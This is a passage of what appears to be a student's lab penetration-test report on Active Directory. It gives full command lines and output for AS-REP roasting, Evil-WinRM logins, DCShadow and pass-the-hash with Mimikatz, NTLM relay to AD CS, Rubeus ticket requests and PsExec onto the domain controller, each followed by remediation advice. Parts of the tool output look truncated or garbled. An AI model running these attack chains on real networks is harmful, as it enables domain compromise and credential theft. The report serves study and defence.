
Impacket's `GetNPUsers` tool was used to request AS-REP responses for accounts without Kerberos pre-authentication. The returned data was tested offline, and the weak password for one lab account was recovered.

```
# evil-winrm -i 192.168.1.72 -u "p" -p "A" -P 5985
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\pelda\Documents> Get-ComputerInfo

WindowsBuildLabEx           : 14393.693.amd64fre.rs1_release.161228-1747
WindowsCurrentVersion       : 6.3
WindowsEditionId            : ServerDatacenterEval
WindowsInstallationType     : Server
WindowsInstallDateFromRegistry : 3/5/2025 7:34:13 AM
WindowsProductId            : 00377-10000-00000-AA360
WindowsProductName          : Windows Server 2016 Datacenter Evaluation
WindowsRegisteredOrganization : 
WindowsRegisteredOwner      : Windows User
WindowsSystemRoot            : C:\Windows
BiosCharacteristics          :
```

WinRM was enabled on the file-server lab host at 192.x.x.x. The recovered credentials were used to authenticate with Evil-WinRM, and RDP access was also validated in the lab.



1.1.20 Remediation Recommendations

- Require Kerberos pre-authentication for all applicable user and service accounts.
- Prevent blank and weak passwords through domain password policy.
- Use long, unique passwords for service accounts.
- Review service accounts regularly and disable or remove accounts that are no longer required.

DCShadow: Active Directory Replication Manipulation	
Risk Level	Critical
Access Point	Local Area Network
User Profile	Lab User
Vulnerability Type	Active Directory Replication Abuse
Port/Service	389, 636, 445, 88
References	N/A (attack technique)
Finding Number	6

1.1.21 Finding Explanation


DCShadow is an Active Directory technique that abuses directory replication mechanisms to introduce unauthorized changes through a rogue Domain Controller registration. An attacker with sufficient privileges can stage changes and push them through the normal replication process, making the activity difficult to distinguish from legitimate replication.

1.1.22 Affected Systems

192.x.x.x, 192.x.x.x

1.1.23 Finding Details

Using M****t's credentials, the machine at IP address 192.x.x.x was accessed. All firewall settings were disabled. The Mimikatz tool was downloaded from the internet.



The test account was granted the directory replication permissions required for the DCShadow demonstration.

```
mimikatz # lsadump::dcshadow /object: /attribute:description /value:"I was here"
```

Using Mimikatz, the DCShadow technique was demonstrated by staging a directory change and modifying the description attribute of the lab user account. The change was then introduced through Active Directory replication.

```

** Domain Info **
Domain:          DC=ema
Configuration:   CN=Configuration
Schema:          CN=Schema
dsServiceName:   ,CN=DomainControllerFunctionality,CN=Schema,CN=Configuration,DC=ema,DC=local
highestCommittedUSN: 66771

** Server Info **
Server: DC.ema.local
InstanceID : {38057b44-70f2-49bd-81bb-698d99f9941d}
InvocationId: {d308a1e4-4c6c-479f-9c14-a858d77cedda}
Fake Server (not already registered): server1.ema.local

** Attributes checking **
40: description

** Objects **
40: {
  description (2.5.4.13-d rev 0):
    I was here
    <49002000770061007300200068006500720065000000>

** Starting server **
> BindString[0]: ncacn_ip_tcp:server1[50042]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==

```

DCShadow temporarily registers a rogue system as a Domain Controller and uses the replication channel to submit directory changes. This can make unauthorized modifications appear as replication activity rather than conventional LDAP changes.

```

mimikatz # lsadump::dcshadow /push
** Domain Info **
Domain:          DC=ema
Configuration:   CN=Configuration
Schema:          CN=Schema
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ema,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 66772

** Server Info **
Server: DC.ema.local
InstanceID : {38057b44-70f2-49bd-81bb-698d99f9941d}
InvocationId: {d308a1e4-4c6c-479f-9c14-a858d77cedda}
Fake Server (not already registered): server1.ema.local

** Performing Registration **
** Performing Push **
Syncing DC=ema,DC=local
Sync Done

** Performing Unregistration **

```

The `lsadump::dcshadow /push` command was used from a second terminal to push the staged changes into the lab Domain Controller through the replication process.

```

Description          : I was here
DisplayName           :
DistinguishedName     : ,DC=local
Division              :

```

The lab user's description attribute was successfully changed to `'I was here'`, confirming that the replicated modification had taken effect.

```

mimikatz # l
stack
-
mimikatz # l
ERROR kuhl_a
** Domain In:
Domain:
Configuration:
Schema:
dsServiceName:
domainControllerFunction:
highestCommittedUSN:
-
** Server In:
Server: DC.ema.local
InstanceID:
Invocation:
Fake Server:
-
** Attribute:
#0: ntPwdHist:
** Objects *
#0: CN=mehmet
ntPwdHist:
8846F7E8
<8846F7E8
-
** Starting server **
> BindString[0]: ncacn_ip_tcp:server1[50042]
> RPC bind registered
> RPC Server is waiting?
-- Press Control+C to stop --

```

A controlled modification of the lab user's `ntPwdHistory` attribute was also demonstrated to show how sensitive credential-related attributes can be manipulated through replication when sufficient privileges are available.

```

mimikatz # lsadump::dcshadow /push
** Domain Info **
Domain: DC.ema.local
Configuration: CN=Configuration
Schema: CN=Schema
dsServiceName: ,CN=
domainControllerFunction:
highestCommittedUSN:
-
** Server Info **
Server: DC.ema.local
InstanceID : {38057b44-70f2-49bd-81bb-698d99f9941d}
InvocationID: {d308a1e4-4c6c-479f-9c14-a858d77cedda}
Fake Server (not already registered): server1.ema.local
-
** Performing Registration **
** Performing Push **
Syncing DC=ema,DC=local
Sync Done
-
** Performing Unregistration **

```

The staged attribute modification was then pushed through the replication channel to the lab Domain Controller.

```

mimikatz # sekurlsa::pth /user:mehmet /domain:ema.local /auth:ntlm:8846F7E8 /run:cmd.exe

```

The resulting credential material was validated in the isolated lab by authenticating to the target and launching a command shell.

```

mimikatz # sekurlsa::pth /user:mehmet /domain:ema.local /auth:ntlm:8846F7E8 /run:cmd.exe
user : mehmet
domain : ema.local
program : C:\Windows\SYSTEM32\cmd.exe
impers. : Microsoft Windows [Version 10.0.14393]
NTLM : (c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>

```

1.1.24 Remediation Recommendations

- Keep Windows and Active Directory systems fully patched and up to date.

- Monitor directory replication activity and investigate unexpected Domain Controller registrations or replication requests.
- Use secure administrative protocols and restrict directory-management interfaces to trusted systems.
- Require MFA for privileged administrator accounts where supported.
- Centralize and review security logs for suspicious privilege changes and replication activity.


```

# sudo python3 ntlmrelay.py -t http://192.168.25.121/certsrv/ --smb2support --adcs --template vulnerable-user --no-http-server -debug
sudo: unable to resolve host apache.ema.local: Name or service not known
Impacket v0.13.0.dev0+20250320.94448.5a402fcb - Copyright Fortra, LLC and its affiliated companies

[*] Impacket Library Installation Path: /usr/local/lib/python3.13/dist-packages/impacket-0.13.0.dev0+20250320.94448.5a402fcb-py3.13.egg/impacket
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Attack LDAP loaded..
[*] Protocol Attack LDAPS loaded..
[*] Protocol Attack RPC loaded..
[*] Protocol Attack DCSYNC loaded..
[*] Protocol Attack HTTP loaded..
[*] Protocol Attack HTTPS loaded..
[*] Protocol Attack MSSQL loaded..
[*] Protocol Attack IMAP loaded..
[*] Protocol Attack IMAPS loaded..
[*] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-4 (process_request_thread): Received connection from 192.168.25.120, attacking target http://192.168.25.121
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.25.121 as EMA/DC$ SUCCEEDED
[*] SMBD-Thread-6 (process_request_thread): Received connection from 192.168.25.120, attacking target http://192.168.25.121
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.25.121 as EMA/DC$ SUCCEEDED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 3
[*] Writing PKCS#12 certificate to ./DC$.pfx

```

The AD CS web enrollment endpoint at 192.168.x.x/certsrv/ was used as the relay target. A certificate was successfully issued in the lab and saved in `.pfx` format for subsequent authentication testing.

```

(root@apache) - [ /home/kali/Downloads/impacket/examples ]
# openssl pkcs12 -in DC$.pfx -out DC$.pem -nodes

```

The downloaded `.pfx` certificate was converted to PEM format with OpenSSL for inspection and lab use.

```

(root@apache) - [ /home/kali/Downloads/impacket/examples ]
# openssl pkcs12 -export -out DC$.pfx -inkey DC$.pem -in DC$.pem

Enter Export Password:
Verifying - Enter Export Password:

(root@apache) - [ /home/kali/Downloads/impacket/examples ]
# base64 DC$.pfx > cert_base64.txt

```

The `.pfx` certificate data was also encoded in Base64 format for use with the selected tooling.

```

(root@apache) - [ /home/kali/Downloads/impacket/examples ]
# cat cert_base64.txt
MIIR3wIBAzCCEZUGCSqGSIB3DQEHAAACEYYEghGCMiIRfjCCB2oGCSqGSIB3DQEHBqCCB1swggdX
AgEAMIIHUAYJKoZIhvcNAQcBMF8GCSqGSIB3DQEFDTBSMDEGCSqGSIB3DQEFDDAKBBBy7vMmWiaD
n62zCNHZ6NfJAgIIADAMBggqhkiG9w0CCQUAMB0GCWCGSAFLAwQBKqQUxpcofG56PGL4Cie4BmY
s4CCBuByp1PCRTBIQHgrTq0TAZMdrIWEX9KYkGxp7yvMybfKrlbT5EJeCTDBGuTgdbIhwENuYuX

Tm0Z7rCJMJW8KjyqJ8P2zz0Q7Skoup/l6ErIeygsOpsRj11gh1LHMnZLvbGIV7d5LDe+J+mHNDPs
5hfzdt70grFUF4rksKcq04X1UVXdoVcK/qg33d0GbmZG6gHk18+LqqX3S2PtBXghgk9hERs4a0n
mkbshDIILWMf1j85TgqeG1jpth79U/DmWcNhrKg4t+x1mnYRkQuwMWNlr2aw3eQNXprP3dDXfVfEH
udgALTWIrBPXCeSczjtDKBE+tbfo5qSr2Jv2xX8BIeKaT1Jo4JkW/mzEb04SX1woODTAGgusRx+9

```

The resulting file content confirmed that the certificate data had been Base64 encoded.

```

PS C:\Users\mehmet\Downloads\Ghostpack-CompiledBinaries-master\Ghostpack-CompiledBinaries-master> .\Rubeus.exe asktgt /user:mehmet /certif
icate: MIIGfjCCBWagAwIBAgITyAAAAANe4ZcHopnc8AAAAAAAZANBgkqhkiG9w0BAQsFADBGMREwEwYKZImiZPylGQ8GRYFbG9jYmwwEzARBgJkiaJk/IsZAEZFgNlbWExFDA
SBglNBAhTCC2VtYS1DQ51DQ50ZMB4XD01MDQwNDIwMjAyM1oXD01MDQwNDIwMjAyM1owDjEMMAoGA1UEAwMDREMKIICjANBgkqhkiG9w0BAQEFAAOCAG8AMIICCGKAgEASgZZd
Wj2RM7oH/kMRaAESVwP714t32rmmh+i9pvpF561YqoyMsWqN21M2MJPw7Z781Gh1w+gqMV5QrerLO5mXIHXRL2Ljp6dLxM80o12ZAdShdN3JVW02gKaWez4LTDH2WZRKU1f+mIDKD

GBFuoJQAwGcyIKwYBBQUHAWIwGcyIKwYBBQUHAWQwDAYKKwYBBAGCNwODBDANBgkqhkiG9w0BAQsFAAOCAQEA1GA03t955k6xZ+ZyLg7A/dvXKW10MSQb5bzJD4Koo73tyDNr5G6NN
NmUckXH+JjrsVyy1mcaew5TnzjaIdk1eLg73reye6FO9BSfirktyXeKDJxuNrXP80PT6YKCUqm9rXUP1FrQN9BWF+VCRyI4ujXeBSzZK5Nf6m1tGw8S5IyKVSvgd34tpwzTbV15uY
YmGFZGxch0JgTzLQSVL+Hjpc2FRPvciRqtKIHxUv0rOkbEMgwoeRS/ETLacKA5GdngA9ckdGHXKec3qs705yyDrywpLFu10+f8PZJ9nVyNh2WTeEp7VCDqdekXJAZf5fr6cm5iHIV0
u6o4j3bxrg== /domain:ema.local /dc:192.168.25.120 /ptt /password:"Password1."

Rubeus
v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: FCB63BECD811C9A6FD9661939563B1BA
[*] Building AS-REQ (w/ preauth) for: 'ema.local\mehmet'
[*] Using domain controller: 192.168.25.120:88

```

Rubeus was then used with the certificate material to request a Kerberos Ticket Granting Ticket (TGT) for the lab account, demonstrating certificate-based authentication.

```

[+] Ticket successfully imported!

ServiceName      : 
ServiceRealm     : 
UserName         : 
UserRealm        : 
StartTime        : 7.04.2025 15:54:49
EndTime          : 8.04.2025 01:54:49
RenewTill        : 14.04.2025 15:54:49
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : PquvyiqxB1rp4Znon/pKYg==
ASREP (key)      : FCB63BECD811C9A6FD9661939563B1BA

```

The obtained Kerberos ticket was imported into the session with Rubeus using the `ptt` option so that it could be used for authenticated access to other lab services.

```

C:\Users\mehmet\Downloads\Invoke-PsExec-master\Invoke-PsExec-master>PsExec.exe \\192.168.25.120 cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
DC

```

Using the imported ticket, PsExec was used to validate authenticated access to the Domain Controller in the lab.

1.1.28 Remediation Recommendations

- Apply relevant Microsoft security updates and mitigations.
- Restrict AD CS enrollment endpoints and certificate templates to authorized users and systems.
- Reduce or disable NTLM where operationally feasible and prefer Kerberos authentication.
- Monitor for unusual NTLM authentication, RPC coercion, and certificate-enrollment activity.

- Segment critical systems and AD CS infrastructure and restrict access with appropriate network controls.

Statement of Authorship

I certify that this vulnerability assessment report and its attached proof materials were fully prepared and executed by me, Pelda Petekkaya, in a self-built virtual laboratory for educational and research purposes. No third-party client systems were targeted. All sensitive information has been redacted. All client or organization identifiers have been anonymized for academic submission.
Pelda Petekkaya — 09.04.2025

Note: All data, hostnames, and identifiers within this report are simulated or anonymized. No real-world systems were accessed.